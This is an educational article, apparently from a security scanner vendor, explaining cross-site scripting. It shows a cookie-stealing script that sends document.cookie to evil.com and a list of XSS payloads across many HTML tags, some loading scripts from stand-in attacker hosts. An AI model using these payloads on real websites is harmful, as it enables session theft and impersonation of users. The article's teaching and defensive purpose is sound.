Cross-site Scripting (XSS) Attack

Cross-site Scripting (XSS) refers to client-side code injection attack wherein an attacker can execute malicious scripts (also commonly referred to as a malicious payload) into a legitimate website or web application. XSS is amongst the most rampant of web application vulnerabilities and occurs when a web application makes use of unvalidated or unencoded user input within the output it generates.

By leveraging XSS, an attacker does not target a victim directly. Instead, an attacker would exploit a vulnerability within a website or web application that the victim would visit, essentially using the vulnerable website as a vehicle to deliver a malicious script to the victim's browser.

While XSS can be taken advantage of within VBScript, ActiveX and Flash (although now considered legacy or even obsolete), unquestionably, the most widely abused is JavaScript – primarily because JavaScript is fundamental to most browsing experiences.

How Cross-site Scripting works

In order to run malicious JavaScript code in a victim's browser, an attacker must first find a way to inject a payload into a web page that the victim visits. Of course, an attacker could use social engineering techniques to convince a user to visit a vulnerable page with an injected JavaScript payload.

In order for an XSS attack to take place the vulnerable website needs to directly include user input in its pages. An attacker can then insert a string that will be used within the web page and treated as code by the victim's browser.

The following server-side pseudo-code is used to display the most recent comment on a web page.

```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```

The above script is simply printing out the latest comment from a comments database and printing the contents out to an HTML page, assuming that the comment printed out only consists of text.

The above page is vulnerable to XSS because an attacker could submit a comment that contains a malicious payload such as `<script>doSomethingEvil();</script>`.

Users visiting the web page will get served the following HTML page.

```
<html>
<h1>Most recent comment</h1>
<script>doSomethingEvil();</script>
</html>
```

When the page loads in the victim's browser, the attacker's malicious script will execute, most often without the user realizing or being able to prevent such a payload.

Important Note – An XSS vulnerability can only exist if the payload that the attacker unsuccessfully attempts to inject ultimately gets parsed as HTML in this case, by the victim's browser.

What's the worst an attacker can do with JavaScript?

The consequences of what an attacker can do with the ability to execute JavaScript on a web page may not immediately stand out, especially since browsers run JavaScript in a very tightly controlled environment and that JavaScript has limited access to the user's operating system and the user's files.

However, when considering that JavaScript has access to the following, it's easier to understand how creative attackers can get with JavaScript.

- Malicious JavaScript has access to all the same objects the rest of the web page has, including access to cookies. Cookies are often used to store session tokens, if an attacker can obtain a user's session cookie, they can impersonate that user.
- JavaScript can read and make arbitrary modifications to the browser's DOM (within the page that JavaScript is running).
- JavaScript can use `XMLHttpRequest` to send HTTP requests with arbitrary content to arbitrary destinations.
- JavaScript in modern browsers can leverage HTML5 APIs such as accessing a user's geolocation, webcam, microphone and even the specific files from the user's file system. While most of these APIs require user opt-in, XSS in conjunction with some clever social engineering can bring an attacker a long way.

The above, in combination with social engineering, allow attackers to pull off advanced attacks including cookie theft, keylogging, phishing and identity theft. Critically, XSS vulnerabilities provide the perfect ground for attackers to escalate attacks to more serious ones.

"Isn't Cross-site scripting the user's problem?"

If an attacker can abuse a XSS vulnerability on a web page to execute arbitrary JavaScript in a visitor's browser, the security of that website or web application and its users has been compromised — XSS is not the user's problem, like any other security vulnerability, if it's affecting your users, it will affect you.


The anatomy of a Cross-site Scripting attack

An XSS attack needs three actors — **the website**, **the victim** and **the attacker**.

In the example below, it shall be assumed that the attacker's goal is to impersonate the victim by stealing the victim's cookie. Sending the cookie to a server the attacker controls can be achieved in a variety of ways, one of which is for the attacker to execute the following JavaScript code in the victim's browser through an XSS vulnerability.

```
<script>
   window.location="http://evil.com/?cookie=" + document.cookie
</script>
```

The figure below illustrates a step-by-step walkthrough of a simple XSS attack.



1. The attacker injects a payload in the website's database by submitting a vulnerable form with some malicious JavaScript
2. The victim requests the web page from the website
3. The website serves the victim's browser the page with the attacker's payload as part of the HTML body.
4. The victim's browser will execute the malicious script inside the HTML body. In this case it would send the victim's cookie to the attacker's server. The attacker now simply needs to extract the victim's cookie when the HTTP request arrives to the server, after which the attacker can use the victim's stolen cookie for impersonation.

Some examples of Cross-site Scripting attack vectors

The following is a non-exhaustive list of XSS attack vectors that an attacker could use to compromise the security of a website or web application through an XSS attack. A more extensive list of XSS payload examples is maintained here (https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet).

`<script>` tag

The `<script>` tag is the most straight-forward XSS payload. A script tag can either reference external JavaScript code, or embed the code within the script tag.

```
<!-- External script -->
<script src=http://evil.com/xss.js></script>
<!-- Embedded script -->
<script> alert("XSS"); </script>
```

`<body>` tag

An XSS payload can be delivered inside `<body>` tag by using the `onload` attribute or other more obscure attributes such as the `background` attribute.

```
<!-- onload attribute -->
<body onload=alert("XSS")>
<!-- background attribute -->
<body background="javascript:alert("XSS")">
```

`<img>` tag

Some browsers will execute JavaScript when found in the <img>.

```
<!-- <img> tag XSS -->
<img src="javascript:alert("XSS");">
<!--  tag XSS using lesser-known attributes -->
<img dynsrc="javascript:alert('XSS')">
<img lowsrc="javascript:alert('XSS')">
```

`<iframe>` tag

The `<iframe>` tag allows the embedding of another HTML page into the parent page. An IFrame can contain JavaScript, however, it's important to note that the JavaScript in the iFrame does not have access to the DOM of the parent's page do to the browser's Content Security Policy (CSP). However, IFrames are still very effective means of pulling off phising attacks.

```
<!-- <iframe> tag XSS -->
<iframe src="http://evil.com/xss.html">
```

`<input>` tag

In some browsers, if the `type` attribute of the `<input>` tag is set to `image`, it can be manipulated to embed a script.

```
<!-- <input> tag XSS -->
<input type="image" src="javascript:alert('XSS');">
```

`<link>` tag

The `<link>` tag, which is often used to link to external style sheets could contain a script.

```
<!-- <Link> tag XSS -->
<link rel="stylesheet" href="javascript:alert('XSS');">
```

`<table>` tag

The `background` attribute of the `table` and `td` tags can be exploited to refer to a script instead of an image.

```
<!-- <table> tag XSS -->
<table background="javascript:alert('XSS')">
<!-- <td> tag XSS -->
<td background="javascript:alert('XSS')">
```

`<div>` tag

The `<div>` tag, similar to the `<table>` and `<td>` tags can also specify a background and therefore embed a script.

```
<!-- <div> tag XSS -->
<div style="background-image: url(javascript:alert('XSS'))">
<!-- <div> tag XSS -->
<div style="width: expression(alert('XSS'));">
```

`<object>` tag

The `<object>` tag can be used to include in a script from an external site.

```
<!-- <object> tag XSS -->
<object type="text/x-scriptlet" data="http://hacker.com/xss.html">
```

Is your website or web application vulnerable to Cross-site Scripting?

XSS vulnerabilities are amongst the most widespread web application vulnerabilities on the Internet. Fortunately, it's easy to test if your website or web application is vulnerable to XSS and other vulnerabilities by running an automated web vulnerability scan using Acunetix Vulnerability Scanner. Download (//www.acunetix.com/vulnerability-scanner/download/) the 14-day free on-premise trial, or register (//www.acunetix.com/vulnerability-scanner/register-online-vulnerability-scanner/) to our online service to run a scan against your website or web application.

Further reading

- Types of XSS (//www.acunetix.com/websitesecurity/xss/)
- A comprehensive tutorial on Cross-site Scripting (http://excess-xss.com/)
- XSS Prevention Cheat Sheet (https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

Cross-site Scripting (https://www.acunetix.com/websitesecurity/cross-site-scripting/)

Web Site Security (https://www.acunetix.com/websitesecurity/web-site-security/)

Directory Traversal (https://www.acunetix.com/websitesecurity/directory-traversal/)

AJAX Security (https://www.acunetix.com/websitesecurity/ajax/)

Troubleshooting Apache (https://www.acunetix.com/websitesecurity/troubleshooting-tips-for-apache/)

WordPress Security (https://www.acunetix.com/websitesecurity/wordpress-security-top-tips-secure-wordpress-application/)

Find Us on Facebook